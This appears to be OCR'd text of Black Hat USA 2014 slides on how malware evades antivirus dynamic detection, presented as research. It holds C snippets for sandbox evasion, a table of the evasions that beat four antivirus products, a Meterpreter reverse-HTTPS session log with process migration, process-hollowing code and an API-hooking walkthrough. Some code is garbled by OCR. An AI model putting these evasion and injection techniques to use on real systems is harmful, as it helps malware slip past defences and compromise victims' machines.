






- **Time** delaying & Anomaly Detection
- **Network** Interaction
- **Filesystem** Interaction
- Dynamic **Binary Instrumentation**

```
BOOL time1(){
    //simply sleeps for a long time to delay payload decryption
    Sleep(100000);
    return FALSE;
}
```

```
BOOL time2() {
        DWORD tc1, tc2;
        tc1 = GetTickCount();
        Sleep(1000);
        tc2 = GetTickCount();
        tc2 = tc2-tc1;
        //DebugBreak();
        if(tc2 >= 1000)
        {
                return FALSE;
        }
        return TRUE;
}
```


thread_1_counter
thread_2_watcher


Cnt=10
Cnt=3
Cnt=2
Cnt=1
Cnt=0
9
8
7
2
1
0
Sleep(10)
If Cnt==10
Sleep(100)


Cnt=0
Sleep(1)
If Cnt==10
Sleep(1)

```
...
// Setup our socket address structure
SockAddr.sin_port=htons(445);
SockAddr.sin_family=AF_INET;
SockAddr.sin_addr.s_addr = inet_add ("127.0.0.1");
// Attempt to connect to server
if(connect(Socket,(SOCKADDR*)(&SockAdd ),sizeof(SockAdd
 ))!=0)
{
      WSACleanup();
      return TRUE;
}
```

Credits: @FunOverIP


```
...
for(int i=0;  <(sizeof(realDLL)/sizeof(*realDLL)); i++) {
       //printf("%s\n", realDLL[i]);
       hInstLib = LoadLibraryA( realDLL[i] );
       if(hInstLib == NULL) return TRUE;
              FreeLibrary(hInstLib);
}

for(int i=0;  <(sizeof(falseDLL)/sizeof(*falseDLL)); i++) {
       //printf("%s\n", falseDLL[i]);
       hInstLib = LoadLibraryA( falseDLL[i] );
       if(hInstLib != NULL)
              return TRUE;
}
...
```

```
...

GetNameByPid(procentry.th32ParentProcessID, ProcName,
sizeof(ProcName));
if(strcmp("explorer.exe", ProcName) && strcmp("cmd.exe",
ProcName))
      return TRUE;
else
      return FALSE;

...
```


Credits: Francisco Falcón and Nahuel Riva

		File1	File2	File3	File4	Netw1	Instr9	Time1	Time2	Time3	Time4	Time5
Microsoft	32-bit	yes	no	yes	yes	no	no	no	no	yes	yes	yes
	64-bit	yes	yes	yes	yes	no	no	no	no	yes	yes	yes
Kaspersky	32-bit	yes	no	no	yes	yes	no	no	no	no	yes	yes
	64-bit	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
AVG	32-bit	no	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
	64-bit	no	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
Eset	32-bit	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
	64-bit	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes

DYNAMIC DETECTION



```
msf exploit(handler) > run

[*] Started HTTPS reverse handler on https://0.0.0.0:8443/
[*] Starting the payload handler...
[*] 192.168.56.101:1392 Request received for /n2Si...
[*] 192.168.56.101:1392 Staging connection for target /n2Si received...
[*] Patched user-agent at offset 663128...
[*] Patched transport at offset 662792...
[*] Patched URL at offset 662856...
[*] Patched Expiration Timeout at offset 663728...
[*] Patched Communication Timeout at offset 663732...
[*] Meterpreter session 14 opened (192.168.56.102:8443 -> 192.168.56.101:1392) at 2014-04-04 10:31:20 +0200

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> client.core.migrate(client.sys.process['explorer.exe'])
=> true
>>
```



AVG AntiVirus FREE


Détection AVG

Menace : Détection de comportement général

Nom de l'objet : C:\Users\OSCE\Desktop\meterpreter_reverse_https_8443_0.exe (Plus d'infos)


Me protéger
AVG choisit la méthode la plus appropriée pour supprimer cette menace.

Plus d'options



```
kd> dps nt!KiServiceTable L poi nt!KiServiceLimit
826af6f0  828a00cb nt!NtAcceptConnectPort
826af6f4  826f922b nt!NtAccessCheck
826af6f8  8284be4e nt!NtAccessCheckAndAuditAlarm
826af6fc  826646e1 nt!NtAccessCheckByType
826af700  828c0e6e nt!NtAccessCheckByTypeAndAuditAlarm
826af704  8273d48a nt!NtAccessCheckByTypeResultList
826af708  82929b6d nt!NtAccessCheckByTypeResultListAndAuditAlarm
826af70c  82929bb6 nt!NtAccessCheckByTypeResultListAndAuditAlarmByHandle
826af710  828372d7 nt!NtAddAtom
826af714  82943426 nt!NtAddBootEntry
826af718  8294467b nt!NtAddDriverEntry
826af71c  828456f7 nt!NtAdjustGroupsToken
826af720  8284d875 nt!NtAdjustPrivilegesToken
826af724  8291c979 nt!NtAlertResumeThread
826af728  828ca718 nt!NtAlertThread
826af72c  8284e19c nt!NtAllocateLocallyUniqueId
826af730  827e1c97 nt!NtAllocateReserveObject
826af734  8290eb1c nt!NtAllocateUserPhysicalPages
```

```
DWORD dwResult = NtUnmapViewOfSection(
 pProcessInfo->hProcess,
 pPEB->ImageBaseAddress);

...

PVOID pRemoteImage = VirtualAllocEx(
 pProcessInfo->hProcess,
 pPEB->ImageBaseAddress,
 pSourceHeaders->OptionalHeader.SizeOfImage,
 MEM_COMMIT | MEM_RESERVE,
 PAGE_EXECUTE_READWRITE);

...

WriteProcessMemory(
 pProcessInfo->hProcess,
 pPEB->ImageBaseAddress,
 pBuffer,
 pSourceHeaders->OptionalHeader.SizeOfHeaders,
 0);
```



Before Hook

Function

```
...
...
...
77402a3f: .CreaFileA:
00000000 MOV [RSP+0x8], RBX
00000005 MOV [RSP+0x10], RBP
0000000a MOV [RSP+0x18], RSI
0000000f PUSH RDI
00000010 SUB RSP, 0x50
00000014 MOV EBX, EDX
00000016 MOV RDI, RCX
00000019 MOV RDX, RCX

...
...
...
```

After Hook

Function

```
...
...
77402a3f: .CreaFileA:
00000000 MOV RAX, 0x17fde1032
0000000a JMP RAX
0000000c NOP
0000000d NOP
0000000e NOP
0000000f PUSH RDI
00000010 SUB RSP, 0x50
00000014 MOV EBX, EDX
00000016 MOV RDI, RCX
00000019 MOV RDX, RCX

...
...
```

New Function

```
...
17fde1032: .NewCreaFileA:
...
```

Trampoline

```
...
00000000 MOV [RSP+0x8], RBX
00000005 MOV [RSP+0x10], RBP
0000000a MOV [RSP+0x18], RSI
0000000f JMP 0x77402a3f

...
```

Before

```
..[SNIP]..
RegOpenKeyExW(hKey, lpSubKey, ulOptions, samDesired, phkResult);
..[SNIP]..
```

After

```
char lcCommand[256];
if(*(rrs->hRegKeyRes) == hKey){

 if(rrs->hRegKey == HKEY_CLASSES_ROOT)
           sprintf_s(clClass, "%s", "HKCR");
..[SNIP]..
if(dwType == REG_NONE)
 {
           sprintf_s(clType, "%s", "REG_NONE");
 }
..[SNIP]..

 sprintf_s(lcCommand, "reg add %s\\%ws /v \"%ws\" /t %s /d \"%ws\" /f", clClass, rrs->lpKeyName, lpValueName, clType, lpData);
 system(lcCommand);
```

```
DWORD dwResult = NtUnmapViewOfSection(
 pProcessInfo->hProcess,
 pPEB->ImageBaseAddress);
...
NtUnmapViewOfSection(…)
VirtualAllocEx(…)
VirtualProtect(…)
WriteProcessMemory(…)
VirtualAllocEx(…)
...
PVOID pRemoteImage = VirtualAllocEx(
 pProcessInfo->hProcess,
 pPEB->ImageBaseAddress,
 pSourceHeaders->OptionalHeader.SizeOfImage,
 MEM_COMMIT | MEM_RESERVE,
 PAGE_EXECUTE_READWRITE);
...
NtUnmapViewOfSection(…)
VirtualAllocEx(…)
VirtualProtect(…)
WriteProcessMemory(…)
VirtualAllocEx(…)
...
```

- **Evolution** of detection methods
- **Code Emulation** is good effort but fairly easy to bypass
- **Heuristic** is Powerful and could be difficult to bypass in a generic fashion

black hat USA 2014

QUESTIONS?